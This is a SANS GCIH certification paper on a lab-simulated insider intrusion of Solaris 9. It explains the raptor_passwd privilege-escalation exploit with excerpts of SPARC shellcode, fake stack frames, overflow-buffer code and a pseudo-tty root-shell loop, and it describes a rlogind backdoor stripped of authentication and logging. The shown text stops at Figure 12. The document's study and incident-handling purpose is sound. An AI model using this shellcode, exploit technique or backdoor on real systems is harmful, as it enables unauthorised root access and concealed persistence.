



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

SANS GIAC Certified Incident Handling Program

GCIH Practical Assignment

Version 4.0

Option 1

The Internal Threat

The greatest threat to your network may be right under your nose. A case study of an internal intrusion.

Submitted by:

Jonathan Klein

March 7, 2005

© SANS Institute 2005

TABLE OF CONTENTS

<u>FIGURES</u>	2
<u>Tables</u>	4
<u>Statement of Purpose</u>	5
<u>Overview</u>	5
<u>Affect of Site Policy on Incident Response</u>	5
<u>The Exploit</u>	7
<u>Name</u>	7
<u>Operating System</u>	8
<u>Protocols/Services/Applications</u>	8
<u>Local Exploit</u>	8
<u>Description</u>	8
<u>Overview</u>	9
<u>Description of Stack Frame</u>	11
<u>Leaf vs. Non-leaf Functions</u>	13
<u>The Environment, Exploit Shell Code and Stack Frame</u>	13
<u>Implementation of the Technique</u>	14
<u>Other functions explained</u>	20
<u>Remote Access Backdoor</u>	23
<u>Signatures of the attack</u>	25
<u>Variations</u>	25
<u>Stages of the Attack Process</u>	27
<u>Reconnaissance</u>	27
<u>Scanning</u>	27
<u>Exploiting the System</u>	29
<u>Network Diagram</u>	30
<u>Keeping Access</u>	30
<u>Covering Tracks</u>	33
<u>The Incident Handling Process</u>	35
<u>Preparation</u>	36
<u>Identification</u>	39
<u>Containment</u>	39
<u>Eradication</u>	51
<u>Protect and Proceed</u>	51
<u>Pursue and Prosecute</u>	54
<u>Recovery</u>	54
<u>Lessons Learned</u>	55
<u>Appendix</u>	57
<u>Raptor_passwd.c – local escalation exploit</u>	57
<u>Solaris Man Pages</u>	70
<u>grantpt(3C)</u>	70
<u>unlockpt(3C)</u>	71
<u>ptsname(3C)</u>	71
<u>ptm/pts – Pseudo TTY master/slave</u>	71

<u>dlopen(3DL)</u>	72
<u>dldinfo(3DL)</u>	74
<u>fwtmp(1M)</u>	76
<u>SPARC pipelining and the delay slot</u>	77
<u>Pipelining</u>	77
<u>The delay slot</u>	77
<u>The Delay Slot</u>	77
<u>/etc/inetd.conf</u>	78
<u>References</u>	81

FIGURES

<u>Figure 1 - Excerpt from Sun Advisory 57454</u>	9
<u>Figure 2 – Sample of an exploitable program</u>	10
<u>Figure 3 – Description of a Sparc Stack Frame</u>	12
<u>Figure 4 – Environment, Exploit and Stack Frame</u>	14
<u>Figure 5 – Searching for the environment, strcpy and a page of memory</u>	15
<u>Figure 6 – Obtaining the size of the target program and platform name</u>	15
<u>Figure 7 – Building the exploit environment</u>	16
<u>Figure 8 – Building the exploit buffer</u>	17
<u>Figure 9 – Finding a free pseudo master/slave tty pair</u>	18
<u>Figure 10 – Setting up the pseudo tty</u>	19
<u>Figure 11 – Talking to the target program (passwd)</u>	20
<u>Figure 12 – The search ldso() function</u>	21
<u>Figure 13 – The search rwx mem() function</u>	22
<u>Figure 14 – The check addr() function</u>	23
<u>Figure 15 – ls command with -la options</u>	24
<u>Figure 16 – ls command with -a@ options</u>	24
<u>Figure 17 – ls command with -al@ options</u>	24
<u>Figure 18 – Demonstrating Extended attributes with the ls command</u>	24
<u>Figure 19 – Looking for the missing patches</u>	27
<u>Figure 20 – Results from the nmap scan of target system</u>	29
<u>Figure 21 – Execution of the raptor passwd exploit (local)</u>	30
<u>Figure 22 – Network Diagram</u>	30
<u>Figure 23 – Commands to install remote exploit</u>	31
<u>Figure 24 – ls command not showing extended attributes on sql directory</u>	31
<u>Figure 25 – The different sqldata files</u>	32
<u>Figure 26 – runat being installed as sqlclean</u>	32
<u>Figure 27 – Intruder cron job</u>	32
<u>Figure 28 – Demonstration of fwtmp</u>	33
<u>Figure 29 – Demonstration of ls inconsistencies</u>	34
<u>Figure 30 – Header comment from raptor passwd.c</u>	35
<u>Figure 31 – Potential problem number from Solaris patch</u>	36
<u>Figure 32 – Sample output of snoop command</u>	41
<u>Figure 33 – Raw output from netstat</u>	43

<u>Figure 34 – Output from rpcinfo –p command</u>	44
<u>Figure 35 – lsof command to find unknown services</u>	46
<u>Figure 36 – ps command verifying program names</u>	47
<u>Figure 37 – ps verifying two vold processes</u>	47
<u>Figure 38 – Using pwdx</u>	47
<u>Figure 39 – Using find to locate remote backdoor program</u>	48
<u>Figure 40 – Using ls to verify first attempt to find remote backdoor program</u>	48
<u>Figure 41 – Finding intruder's job in crontabs</u>	48
<u>Figure 42 – Checking sqlclean</u>	49
<u>Figure 43 – Using md5 and sfpC.pl to verify sqlclean</u>	49
<u>Figure 44 – Using runat for second attempt to locate sqldata file</u>	50
<u>Figure 45 – Using runat and strings to verify sqldata file</u>	50
<u>Figure 46 – Excerpt from rlogind program</u>	50
<u>Figure 47 – Using gcore and strings to verify remote backdoor process</u>	51
<u>Figure 48 – Using md5 to verify sqldata and remote backdoor process</u>	51
<u>Figure 49 – Problem number from Sun Alert 57454</u>	51
<u>Figure 50 – Excerpt of patch description that patches Sun Alert 57454</u>	53
<u>Figure 51 – Output from patch installation</u>	53
<u>Figure 52 – Verification that patch resolves issue</u>	54

Tables

[Table 1 – List of known services](#)

45

[Table 2 – process names derived from lsof output](#)

46

© SANS Institute 2000 - 2005, Author retains full rights.

Statement of Purpose

The purpose of this document is to illustrate Incident Response techniques in response to a simulated attack created in a lab environment. This paper partially fulfills the requirements for SANS GIAC Certified Incident Handler certification.

Overview

For this practical assignment, the scenario used is that of an internal user exploiting a local system to elevate system privileges. Often, emphasis is placed on protecting organizations from outside attack. However, external attacks account for only 50% of all exploited systems.¹ Clearly, there is a distinct lack of attention paid to the internal attack. What makes the internal attack far more nefarious is that the individual performing the attack is a trusted individual who is granted some access to enterprise machines. This trust level tends to throw suspicion away from the internal employee and cause administrators to focus almost exclusively on external threats. Therefore, this paper focuses on the internal attack.

The intruders attack and compromise of the target system is a two step process:

- Use of a known local vulnerability within Solaris 9 to increase privileges to root access
- Use of a remote access vulnerability within the system to permit continued access to the compromised machine

To further hide the intruder's tracks, a feature of the Solaris 9 OS, known as Extended File Attributes is used to hide the remote access program. This makes the program look like a normal system program when executed. By placing two vulnerabilities into the system, the intruder hopes to mislead the system administrator into believing that, once the initial compromise has been found (the local privilege escalation), the machine is clean. The administrator may not expect a second compromise on the machine.

Affect of Site Policy on Incident Response

¹ Gordon, Lawrence A. , Martin P. Loeb, William Lucyshyn and Robert Richardson. "CSI/FBI Survey (page 10, paragraph 2)." 2004. Computer Security Institute. accessed March 7, 2005. <http://i.cmpnet.com/qocsi/db_area/pdfs/fbi/FBI2004.pdf>

The procedure for responding to computer security incidents is governed by an organization's Incident Response Policy. Two fundamental Incident Response policy approaches are "Protect and Proceed" or "Pursue and Prosecute". These approaches were identified in RFC 1244, "Site Security Handbook" by J.P. Holbrook and J.K. Reynolds as far back as July, 1991 and are still valid today.²

The "Protect and Proceed" approach mandates a quick resumption of business with little or no attempt to gather evidence. This approach is the typical response of an organization with poor security or where litigation is unlikely. The goal is to get the system back online as soon as possible, protected from further attack by repairing the vulnerability that permitted the intrusion. A major risk with this approach is that the intrusion is not effectively analyzed and there may have been other tampering to the system or other systems on the network that is not immediately apparent.

The "Pursue and Prosecute" approach mandates a careful procedure for gathering data and safeguarding it from tampering in a manner that would stand up in a court of law. This approach is used if an organization may be involved in civil or criminal litigation as a result of the incident. Increasing industry regulations and legislation are making this approach more mandatory than optional. Even if an organization has no desire to prosecute intruders, they may be required to report the incident or face possible liability. It is prudent to assume litigation is a possibility and follow strict incident response procedures that meet legal criteria. There is only one opportunity to ensure the evidence gathered has not been tampered with and that is at the time of the incident. When in doubt, assume the evidence gathered will have to stand up in court.

A few examples of legislation that may affect how security incidents are handled include:

- Sarbanes-Oxley Act - Executive management is legally responsible to certify that sufficient controls are in place to ensure that financial data is secure and accurate.³
- Health Insurance Portability and Accounting Act (HIPPA) - Organizations involved in handling health care information must ensure that patient data, including health records and financial information, is safeguarded from unauthorized access.⁴

² Holbrook, J.P. and J.K. Reynolds. "Site Security Handbook (RFC 1244), Page 21" July, 1991. accessed March 7, 2005.
<<http://www.faqs.org/rfcs/rfc1244.html>>

³ IT Governance Institute. "IT Control Objectives for Sarbanes-Oxley" (July, 2004)
<http://www.itgi.org/Template_ITGI.cfm?Section=Recent_Publications&CONTENTID=14133&TEMPLATE=/ContentManagement/ContentDisplay.cfm>

- Gramm-Leach Bliley Act - Organizations that handle any consumer financial data, such as banks, lending institutions, credit agencies, tax preparers - any organization that collects financial data from consumers - must ensure that the data is protected from unauthorized access.⁵

For the purpose of this exercise, it is assumed that the organization follows a policy of "Pursue and Prosecute", mandating that evidence be carefully gathered and protected from tampering.

The Exploit

There is one exploit and one backdoor used for this lab exercise. The exploit is a local privilege escalation for the passwd program in Solaris 9. The backdoor is a modified version of the rlogind program from GNU.

Name

Local privilege escalation exploit

raptor_passwd.c - passwd circ () local, Solaris/SPARC 8/9
 * Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>

http://www.0xdeadbeef.info/exploits/raptor_passwd.c

Remote access backdoor used to keep access

rlogin/rlogind.c – originally written by the GNU Software project. Modified by Jonathan Klein in the following manner:

- Removal of authentication code
- Removal of .rhosts/hosts.equiv checking
- Removal of all log messages
- Changed listen port to 33003 from 514
- Execute program as /usr/bin/vold
- Chang working directory to /

<http://www.gnu.org/software/inetutils/inetutils.html>

The rlogind program used for this exploit was modified from a version of the inet

⁴ National Institute of Standards, "An Introductory Resource Guide for Implementing the Health Insurance Portability and Accounting Act (HIPAA)" (May, 2004)
 <<http://csrc.nist.gov/publications/drafts/DRAFT-sp800-66.pdf>>

⁵ Federal Trade Commission, "Financial Privacy: The Gramm-Leach Bliley Act" (Dec, 2004)
 <<http://www.ftc.gov/privacy/qlbact/index.html>>

utilities from the GNU project.

Operating System

The target system for this attack is a Sun Microsystems Sun-Blade 100 with 512mb of ram and running Sun Solaris 9, Patch level Generic_112233-11. The following patches, needed to allow the exploit, were not installed on the system:

```
* Vulnerable platforms:  
Solaris 8 with 108993-14 through 108993-31 and without 108993-32  
Solaris 9 without 113476-11
```

Protocols/Services/Applications

The local exploit is buffer overflow vulnerability in the passwd program on both Sun Solaris 8 and Sun Solaris 9. The remote exploit that allows the attacker to keep access makes use of a modified version of rlogind (), a part of the Berkeley rCommand suite, that has the authentication, .rhosts/hosts.equiv and logging all removed.

Local Exploit

The first exploit is a local privilege escalation that provides the intruder with root privileges. For this exercise, it is assumed the intruder is a trusted user who has non-privileged access to the system, but uses the local exploit to elevate account privileges to super-user.

Description

The exploit code is raptor_passwd⁶, developed by Marco Ivaldi, candidate number (CAN-2004-0360)⁷. The vulnerability is referenced in Sun Advisory 57454⁸ and US Cert Advisory VU# 694782⁹. At the time of this paper, a CVE number had not been assigned. In the excerpt from the Sun Advisory (Figure 1), there is no reliable mechanism to determine whether the system is being exploited by this attack or not:

⁶ Ivaldi, Marco. "raptor_passwd.c", Dead Beef, Unknown, Dead Beef, March 7, 2005. <http://www.0xdeadbeef.info/raptor_passwd.c>

⁷ Common Vulnerabilities and Exposures, "CAN-2004-0360", March 18, 2004, The Mitre Corporation and the US. Department of Homeland Security". accessed March 7, 2005. <<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0360>>

⁸ Sun Microsystems. "Sun Alert 57454". February, 26, 2004. Sun Microsystems. accessed March 7, 2005. <<http://sunsolve.sun.com/search/document.do?assetkey=1-26-57454-1>>

⁹ United States Computer Emergency Readiness Team, "Cert 694782. February 26, 2004. United States Government. accessed March 7, 2005. <<http://www.kb.cert.org/vuls/id/694782>>

3. Symptoms There are no reliable symptoms that would show the described issue has been exploited to gain unauthorized elevated privileges to a host.

Solution Summary

[Top](#)

4. Relief/Workaround There is no workaround for this issue.

Figure 1 - Excerpt from Sun Advisory 57454

Unlike network based attacks that can be sniffed and a signature developed, this attack leaves no tracks and can be escalated by any user with local access. In addition, there is no workaround for this issue short of removing the passwd program from the system. At the time of the advisory, a patch was made available by Sun Microsystems to fix the problem.¹⁰ The most reliable method in protecting against this attack is to patch the system.

Overview

Prior to Solaris 2.6, most common exploits use the return-into-stack technique so that exploit code to be executed is placed on the stack and the stack frame is corrupted to execute the code. In Solaris 2.6, Sun Microsystems introduced a mechanism to protect against stack overflow attacks, by defining the kernel parameter `noexec_user_stack` in `/etc/system` (it should be noted that this feature is automatically set on 64 bit sparc machines. In addition, it is only effective on sun4m and sun4u architectures).

The `noexec_user_stack` flag forced attackers to find another mechanism to exploit Solaris systems. To that end, the return-into-ld.so technique was developed to work around the `noexec_user_stack` issue. It uses a writable page within the executable program and then passes part of the exploit through the environment and the rest through an input parameter to the target program. Since it does not use the stack, the `noexec_user_stack` feature is not effective to protect against this attack. This method of attack was explained by Rafal Wojtczuk in an article posted to SecurityFocus on Jan 30th, 1998.¹¹ A second article by John McDonald posted to SecurityFocus on Mar 2nd, 1999 further defines the methods to circumvent the `noexec_user_stack=1` protection.¹²

¹⁰ Sunsolve Patch Support Portal, "Sunsolve Patch #113476-11", February 23, 2004, Sun Microsystems, accessed March 7, 2005.

<<http://sunsolve.sun.com/search/document.do?assetkey=urn:cds:docid:1-21-113476-11-1>>

¹¹ Wojtczuk, Rafal. "Defeating Solar Designer Non Executable Stack Patch". SecurityFocus. Jan 30, 1998. Security Focus. March 7, 2005. <<http://www.securityfocus.com/archive/1/8470/2005-01-30/2005-02-05/1>>

¹² McDonald, John. "Defeating Solar/Sparc Non-Executable Protection". SecurityFocus. March 2, 1999. Security Focus. March 7, 2005. <<http://www.securityfocus.com/archive/1/12734/2005-01-30/2005-02-05/1>>

To illustrate the return_into_stack technique, a typical vulnerable program might look like this:

```
int do_something (char *s)
{
    char buf[512];
    strcpy(buf, s);    /* No validation of the size of s */
}

main (int argc, char **argv)
{
    ...
    do_something (argv[1]); /* Notice no size checking of argv[1] */
    ....
}
```

Figure 2 – Sample of an exploitable program

The following steps describe how a typical exploit of this program would proceed:

- The program proceeds along until it got to do_something(), which in turn executes a strcpy ()
- The strcpy() overwrites the %i and %l registers saved on the main() function's stack frame.
- The do_something() function returns, performing a ret instruction which restores and reads of the Current Window Pointer (CWP)¹³ This in turn puts the exploited values of %i0 - %i7 into the registers, rather than the real ones
- Once the main function performs a return and restore, the ret instruction reads the exploited %i7 value and transfers control to the exploited code on the stack.

By setting the noexec_user_stack parameter to 1, programs would not execute in the stack. Instead the program would receive a SIG_SEGV (Segmentation violation) error and terminate. The machine signal for this is SEGV_ACCERR (Permissions error).

With this avenue of exploit removed, the intruder had to find a new mechanism. This brought about the creation of the return-into-ld exploit technique. The difference in this technique vs. the return-into-stack technique is that return-into-ld will attempt to execute the exploit in the proper address space of the target program vs. trying to execute on the stack. The trick is to find a section of

¹³ Weaver, David L. and Tom Germond, Editors. "Sparc Architecture Manual, Version 9, Page 9, bullet 2.8". Sun Microsystems. Unknown Release Date. Online reprint from PTR Prentice Hall. March 7, 2005. <<http://developers.sun.com/solaris/articles/sparcv9.pdf>>

memory that is known at run time to allow for the compromise. With the advent of dynamically linked programs, binaries are smaller than traditional statically-linked programs. Dynamic shared libraries, such as `ld.so` under Solaris, are loaded into a program at the same address location as every other dynamically linked program that uses the same libraries (assuming they are linked the same way). Therefore, an intruder will know exactly where system calls and other system functions are loaded. Since every dynamically linked program will use function calls in `ld.so`, it is an ideal shared library to use. By locating specific locations within `ld.so` through the exploit program, those addresses will be the same for the target program. Finding a proper location requires trial and error on the part of the programmer. The GNU debugger (gdb) is an excellent tool for analyzing programs and determining a likely location to execute the exploit code.

Description of Stack Frame

In the article “Defeating Solaris/SPARC Non-Executable Stack Protection” by John McDonald (jmcdonal@UNF.EDU) published Mar 02 1999 the stack frames in Solaris are described as follows:¹⁴

Higher addresses

%fp+92->any incoming args beyond 6 (possible)
%fp+68->room for us to store copies of the incoming arguments
%fp+64->pointer to where we can place our return value if necessary
%fp+32->saved %i0-%i7
%fp---->saved %l0-%l7
%fp----> (previous top of stack)
 space for automatic variables
 Possible room for temporaries and padding for 8 byte alignment
%sp+92->possible room for outgoing parameters past 6
%sp+68->room for next function to store our outgoing arguments (6 words)
%sp+64->pointer to room for the return value of the next function
%sp+32->saved %o0-%o7 / room for next non-leaf function to save %i0-%i7
%sp---->room for next non-leaf function to save %l0-%l7
%sp---->(top of stack)

Lower addresses

fp – frame pointer
sp – stack pointer

¹⁴ McDonald

Figure 3 – Description of a Sparc Stack Frame

The following is paraphrased from Mr. McDonald's article and describes how the stack-based exploit technique works:

The stack grows upward, so from the top of the stack, looking up, there is room for the next function to save the %l and %i registers. Copies of the arguments provided by the previous function (the %o0-o7 registers) are saved at %sp + 0x20.¹⁵

There is a one word pointer to memory where a called function can place its return value. Typically, the return value would be in %o0, but it is possible for a function to return something that cannot fit in a register (such as a structure). In this case, the address of the memory where the return value is stored is placed into this location before calling the function. The return value is placed in that memory, and the address of that memory is returned in %o0.

There are six words reserved for the next function to store the arguments that are passed to it through the registers. This is necessary in case the called function passes the address of one of its incoming parameters since registers themselves do not have addresses.

Next on the stack, there is temporary storage and padding for alignment. The stack pointer has to be aligned on an eight byte boundary.

Automatic variables are next saved on the stack. From within this function, the automatic variables can be addressed relative to the frame pointer (%fp - something).

If an overflow is performed of an automatic variable, it is going to overwrite the saved %i and %l values of the function that called the function being overflowed. When the function being overflowed returns, it will return into the caller, because it has the return address stored in the %i7 register. The restore instruction will move the contents of the %i registers into the %o registers. The bogus values for %l and %i will then be read from the stack into the corresponding registers. On the next return from a function, the program will return into the bogus address put at %i7's place on the stack frame by the overflowed function. This explains why two returns are required to perform a classic buffer overflow.¹⁶

Leaf vs. Non-leaf Functions

In Mr. McDonald's article, he describes the difference between leaf and non-leaf functions and the importance of using non-leaf functions to exploit a target program. His article states:

There are two kinds of functions: leaf and non-leaf functions. The leaf functions do not use any stack space to do their work, and do not call any other functions. Thus, they do not need to use the 'save' instruction to set up a stack frame. They operate using the registers in %o0-%o7 as their arguments. When a leaf function is done, it returns by

¹⁵ The original article had 0x10. This was corrected here.

¹⁶ McDonald

jumping to the address it has in %o7. The non-leaf functions are ones that require a stack frame, and they use the 'save', 'ret', and 'restore' instructions.¹⁷

Therefore, to make this technique successful, non-leaf functions must be used because they use the stack frames, permitting phony values to be created which fool the program into running in an alternate location.

The Environment, Exploit Shell Code and Stack Frame

The figure below demonstrates how the environment is used to pass the exploit shell code and a fake stack frame.¹⁸

```
u_char sparc_shellcode[] =
"\xAA\xAA\x90\x08\x3f\xff\x82\x10\x20\x8d\x91\xd0\x20\x08"
"\x90\x08\x3f\xff\x82\x10\x20\x17\x91\xd0\x20\x08"
"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xda\xdc\xae\x15\xe3\x68"
"\x90\x0b\x80\x0e\x92\x03\xa0\x0c\x94\x1a\x80\x0a\x9c\x03\xa0\x14"
"\xec\x3b\xbf\xec\xc0\x23\xbf\xf4\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc"
"\x82\x10\x20\x3b\x91\xd0\x20\x08\x90\x1b\xc0\x0f\x82\x10\x20\x01"
"\x91\xd0\x20\x08\xAA";

...
long_p=(long *)fakeframe;
*long_p++=0xAAAAAAAA; // garbage
*long_p++=0xdeadbeef; // %l0
*long_p++=0xdeadbeef; // %l1
*long_p++=0xdeadbeef; // %l2
*long_p++=0xdeadbeef; // %l3
*long_p++=0xdeadbeef; // %l4
*long_p++=0xdeadbeef; // %l5
*long_p++=0xdeadbeef; // %l6
*long_p++=0xdeadbeef; // %l7
*long_p++=dest_addr; // %i0 - our destination (i just picked somewhere)
*long_p++=0xeffffb18; // %i1 - our source
*long_p++=0xdeadbeef;
*long_p++=0xdeadbeef;
*long_p++=0xdeadbeef;
*long_p++=0xdeadbeef;
*long_p++=0xeffffd18; // %fp - just has to be somewhere strcpy can use
*long_p++=dest_addr-8; // %i7 - return into our shellcode
*long_p++=0;

...
env[0]=sparc_shellcode;
```

¹⁷ McDonald

¹⁸ McDonald

```

env[1]=&(fakeframe[2]);
env[2]=teststring;
env[3]=padding;
env[4]=NULL;

execl("/usr/bin/rdist","rdist","-d",tempbuf,"-c","/tmp/","${blh}",
(char *)0, env);

```

Figure 4 – Environment, Exploit and Stack Frame

Implementation of the Technique

In this implementation, the intruder is making use of an exploit in passwd through the circ() function. The program passing the buffer into circ() does not check the boundary conditions to verify that it was less than 256 bytes in length. This allows the intruder to exploit it. All examples of code in this section are from raptor_passwd¹⁹

In this snippet of code, the exploit program performs the following:

- By using the address of argv[0], the program is searching for the stack base of the architecture. This stack base can exist at 0xffffffff or 0xefffffff.
- Searches for the address of strcpy() in the ld.so segment.
- Searches for a segment which permits the execution of the exploit code (read/write/execute).

It must be noted that this involves a lot of trial and error, so several attempts may be required to get the correct location. See the reference section for the complete exploit code.

```

// Set the address for our args

int      sb = ((int)argv[0] | 0xffff) & 0xffffffffc;

// Look for strcpy()'s address in ld.so
int      ret = search_ldso("strcpy");

// Look for a read/write/execute memory segment
int      rwx_mem = search_rwx_mem();

```

Figure 5 – Searching for the environment, strcpy and a page of memory

When building the exploit code and phony stack frames, consideration must be given for additional variables in the environment. Solaris places the name of the program and the platform into the environment, prior to placing the environment variables into the space. The following code snip accounts for the proper offsets

¹⁹ lvaldi

(plus moving past the environment and argv[0]).

```
/* voodoo macros */
#define VOODOO32(____,____) { __--; __+=(__+____-1)%4-__%4<0?8-__%4:4-__%4;}
#define VOODOO64(____,____) { __+=7-(__+(____+1)*4+3)%8;}

.....

/* calculate the offset to argv[0] (voodoo magic) */
plat_len = strlen(platform) + 1;
prog_len = strlen(VULN) + 1;
offset = arg_len + env_len + plat_len + prog_len;
if (rel > 7)
    VOODOO64(offset, arg_pos, env_pos)
else
    VOODOO32(offset, plat_len, prog_len)
```

Figure 6 – Obtaining the size of the target program and platform name

In the example, the intruder sets up the first stack frame to return into strcpy() minus 4 bytes (when ret adds 8 bytes to the address, the save instruction will be bypassed). Once the request to circ() has been processed, two returns are performed. Since the ret instruction adds 8 bytes to the address before returning to get past the call and delay slot instructions, it returns into strcpy() after the save instruction.²⁰ The save instruction will move the current contents of %o0-%o7 into %i0-%i7, which would overwrite the phony registers. By returning after the save instruction, the phony registers will have the correct values. In strcpy(), two arguments are used. The first argument is the destination buffer and second argument is the source buffer. In this case, the shell exploit code is passed as the source into the read/write/execute memory segment identified as safe to use by the search_rwx_mem() function. Also note the return address is the address of the segment that will contain the exploit code, minus the 8 bytes that the ret instruction will add to the address. The following code illustrates the building of a part of a dummy stack frame and placing the dummy environment, fake stack frame and exploit code into the environment that will be passed to passwd.

```
/*
 * saved %i registers
 */
set_val(ff, i += 4, rwx_mem);          /* %i0: 1st arg to strcpy() */
set_val(ff, i += 4, 0x42424242); /* %i1: 2nd arg to strcpy() */
set_val(ff, i += 4, DUMMY);           /* %i2 */
set_val(ff, i += 4, DUMMY);           /* %i3 */
set_val(ff, i += 4, DUMMY);           /* %i4 */
set_val(ff, i += 4, DUMMY);           /* %i5 */
```

²⁰ See Appendix for an explanation of the delay slot instruction

```

set_val(ff, i += 4, sb - 1000);          /* %i6: frame pointer */
set_val(ff, i += 4, rwx_mem - 8); /* %i7: return address */
...
...
ff_addr = add_env(var);                  /* var must be before ff! */
sc_addr = add_env(ff);
add_env(sc);
add_env(NULL);
...
set_val(ff, 36, sc_addr);                /* 2nd arg to strcpy() */

```

Figure 7 – Building the exploit environment

The overflow that must be created for the `circ()` function is shown in the figure below. Byte 112 is the `%i6` register (Frame pointer) and the `%i7` register is the return address. The two objects of interest are the frame pointer (which points to our other phony frame) and the return address (which points to the `strcpy()` function). When these values are used by the system as `%i6` and `%i7`, the target program is on its way to being exploited. The following code illustrates the creation of a dummy stack frame and the construction of the buffer that will be passed to `passwd` to cause the overflow.

```

/*
 * saved %l registers
 */
set_val(ff, i = 0, DUMMY);              /* %l0 */
set_val(ff, i += 4, DUMMY);              /* %l1 */
set_val(ff, i += 4, DUMMY);              /* %l2 */
set_val(ff, i += 4, DUMMY);              /* %l3 */
set_val(ff, i += 4, DUMMY);              /* %l4 */
set_val(ff, i += 4, DUMMY);              /* %l5 */
set_val(ff, i += 4, DUMMY);              /* %l6 */
set_val(ff, i += 4, DUMMY);              /* %l7 */

/*
 * saved %i registers
 */
set_val(ff, i += 4, rwx_mem);             /* %i0: 1st arg to strcpy() */
set_val(ff, i += 4, 0x42424242); /* %i1: 2nd arg to strcpy() */
set_val(ff, i += 4, DUMMY);              /* %i2 */
set_val(ff, i += 4, DUMMY);              /* %i3 */
set_val(ff, i += 4, DUMMY);              /* %i4 */
set_val(ff, i += 4, DUMMY);              /* %i5 */
set_val(ff, i += 4, sb - 1000);          /* %i6: frame pointer */
set_val(ff, i += 4, rwx_mem - 8); /* %i7: return address */
...

/* fill the evil buffer */
for (i = 0; i < BUFSIZE - 4; i += 4)
    set_val(buf, i, var_addr);

```

```

/* may need to bruteforce the distance here */
set_val(buf, 112, ff_addr);
set_val(buf, 116, ret - 4);          /* strcpy(), after the save */
...
write(cfd, buf, strlen(buf));

```

Figure 8 – Building the exploit buffer

It must be noted that two returns are required to begin running the exploit. Once the stack is overflowed, the first return will occur based on the value of %i7. Once that return occurs, the next occurrence of %i7 will be the address where the intruder wants the program to execute next, in this case, the strcpy() function. Once the program gets through the strcpy() function, the exploit executes the setuid() function call to set the real userID of the target program to 0 (root) and then spawn /bin/ksh.

For most programs that could be exploited, stdin, stdout, and stderr can be controlled directly by the controlling tty to execute commands (or feed them in through other means, such as redirecting stdin from a file). However, passwd() uses a pseudo-tty to read the password from the user, so that it cannot be redirected from a file. This makes the exploit more complicated since a pseudo tty master/slave pair must be used to convince passwd() that it is reading from a real terminal and permits the transmission of the exploit buffer. In addition, it allows for the transmission of commands to be executed by /bin/ksh. The following code illustrates the locating of a master/slave pseudo-tty pair.

```

/*
 * find_pts(): find a free slave pseudo-tty
 */
int find_pts(char **slave)
{
    int          master;
    extern char  *ptsname();

    /* open master pseudo-tty device and get new slave pseudo-tty */
    if ((master = open("/dev/ptmx", O_RDWR)) > 0) {
        grantpt(master);
        unlockpt(master);
        *slave = ptsname(master);
        return(master);
    }

    return(-1);
}
.....

```

Figure 9 – Finding a free pseudo master/slave tty pair

Once an unused master/slave pair has been found, the pseudo-terminal (pty) can be used to trick passwd into thinking it is using a real terminal. The following steps will create a proper terminal for passwd:

- The link to the controlling tty that spawned this process is severed by running `setsid()`
- Open the pty
- Push streams module `ptem` (`ptem` is a STREAMS module that emulates a terminal when used in conjunction with a line discipline and pseudo terminal driver)
- Push `ldterm` to set up the terminal emulation (`ldterm` is a line discipline streams driver that provides most of the termio functionality to allow the pty to act a real tty)
- Duplicate the pty file descriptor for `stdin`, `stdout` and `stderr`

The code that performs this is as follows:

```
/* start new session and get rid of controlling terminal */
if (setsid() < 0) {
    perror("setsid");
    exit(1);
}

/* open the new pts */
if ((newpts = open(newpts_str, O_RDWR)) < 0) {
    perror("open");
    exit(1);
}

/* ninja terminal emulation */
ioctl(newpts, I_PUSH, "ptem");
ioctl(newpts, I_PUSH, "ldterm");

/* close the child fd
```

Figure 10 – Setting up the pseudo tty

Since the target program is talking through a pseudo-terminal, the exploit program cannot simply terminate and allow control to pass to the target program. When the exploit program closes, it will be seen as an EOF on `stdin` to the target program and cause the target program to terminate. Therefore, the exploit program must maintain control and pass the intruders commands via the pseudo-tty to the target program, in this case `passwd`. The following code transfers data back and forth between the exploited `passwd` program and the intruder entering commands.

```

/*
 * shell(): semi-interactive shell hack
 */
void shell(int fd)
{
    fd_set      fds;
    char  tmp[128];
    int    n;

    /* quote from kill bill: vol. 2 */
    fprintf(stderr, "\"Pai Mei taught you the five point palm
exploding heart technique?\" -- Bill\n");
    fprintf(stderr, "\"Of course.\" -- Beatrix Kiddo, alias Black
Mamba, alias The Bride (KB Vol2)\n\n");

    /* execute auto commands */
    write(1, "# ", 2);
    write(fd, CMD, strlen(CMD));

    /* semi-interactive shell */
    for (;;) {
        FD_ZERO(&fds);
        FD_SET(fd, &fds);
        FD_SET(0, &fds);

        if (select(FD_SETSIZE, &fds, NULL, NULL, NULL) < 0) {
            perror("select");
            break;
        }

        /* read from fd and write to stdout */
        if (FD_ISSET(fd, &fds)) {
            if ((n = read(fd, tmp, sizeof(tmp))) < 0) {
                fprintf(stderr, "Goodbye...\n");
                break;
            }
            if (write(1, tmp, n) < 0) {
                perror("write");
                break;
            }
        }

        /* read from stdin and write to fd */
        if (FD_ISSET(0, &fds)) {
            if ((n = read(0, tmp, sizeof(tmp))) < 0) {
                perror("read");
                break;
            }
            if (write(fd, tmp, n) < 0) {
                perror("write");
                break;
            }
        }
    }

    close(fd);
    exit(1);
}

```

```
}
```

Figure 11 – Talking to the target program (passwd)

Other functions explained

In `search_ldso()`, the `dlopen()` function call is used to open the `ld.so` library. By using the `RTLD_LAZY` option, references will not be relocated until they are used. The `dlsym()` function finds the address or addresses of known functions in the shared library. In this implementation, the function being sought is the `strcpy()` function. This is illustrated in the following code:

```
int search_ldso(char *sym)
{
    int          addr;
    void         *handle;
    Link_map     *lm;

    /* open the executable object file */
    if ((handle = dlopen(LM_ID_LDSO, NULL, RTLD_LAZY)) == NULL) {
        perror("dlopen");
        exit(1);
    }

    /* get dynamic load information */
    if ((dlnfo(handle, RTLD_DI_LINKMAP, &lm)) == -1) {
        perror("dlnfo");
        exit(1);
    }

    /* search for the address of the symbol */
    if ((addr = (int)dlsym(handle, sym)) == NULL) {
        fprintf(stderr, "sorry, function %s() not found\n", sym);
        exit(1);
    }

    /* close the executable object file */
    dlclose(handle);

    check_addr(addr - 4, sym);
    return(addr);
}
```

Figure 12 – The `search_ldso()` function

